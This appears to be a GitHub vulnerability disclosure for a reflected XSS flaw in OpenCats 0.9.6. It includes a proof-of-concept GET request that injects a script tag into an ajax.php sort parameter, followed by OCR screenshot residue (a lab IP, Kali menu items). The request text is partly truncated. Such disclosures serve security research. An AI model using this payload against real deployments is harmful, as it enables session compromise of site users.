hansmach1ne Create XSS_in_indexFile.md History

1 contributor


11 lines (8 sloc) | 553 Bytes

Cross Site Scripting vulnerability in the OpenCats 'indexFile'.

OpenCats version 0.9.6 PHP7.2 suffers from reflected XSS vulnerability. This allows attackers arbitrary JavaScript injection, which compromises secure session between client and server.

PoC

```
GET //ajax.php?
f=getPipelineJobOrder&joborderID=1&page=0&entriesPerPage=1&sortBy=dateCreatedInt&sor
</a><script>alert`xss`</script>&isPopup=0
```


192.168.203.135/opencat
192.168.203.135/opencats/ajax.php?f=getPipelineJobOrder&joborderID=1&page=0&entriesPerPage=1&sortBy=dateCreatedInt&sortDirection
Kali Linux
Kali Training
Kali Tools
Kali Docs
Kali Forums
NetHunter
Offensive Security
Exploit-DB
GHDB
MSFU
Kali Linux
Kali Training
Kali Tools
Kali Docs
xss
OK